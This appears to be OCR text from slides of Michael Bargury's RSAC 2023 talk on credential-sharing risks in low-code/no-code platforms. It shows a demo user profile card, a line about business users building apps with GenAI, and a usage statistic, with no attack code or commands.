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

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Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM

Jamie Reding

Customer Service Representative

Sales Operations

Offline • Free all day

9:44 AM - Same time zone as you

Contact

jamier@zenitydemo.onmicrosoft.com

Reports to >

William Contoso


Chief Operations Officer

Show organization

Business users are building their own apps w/ low-code/no-code + GenAI

Thanks Shane!
We're creating an app for you

Is this actually being used?




Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

~8M active Power devs today!



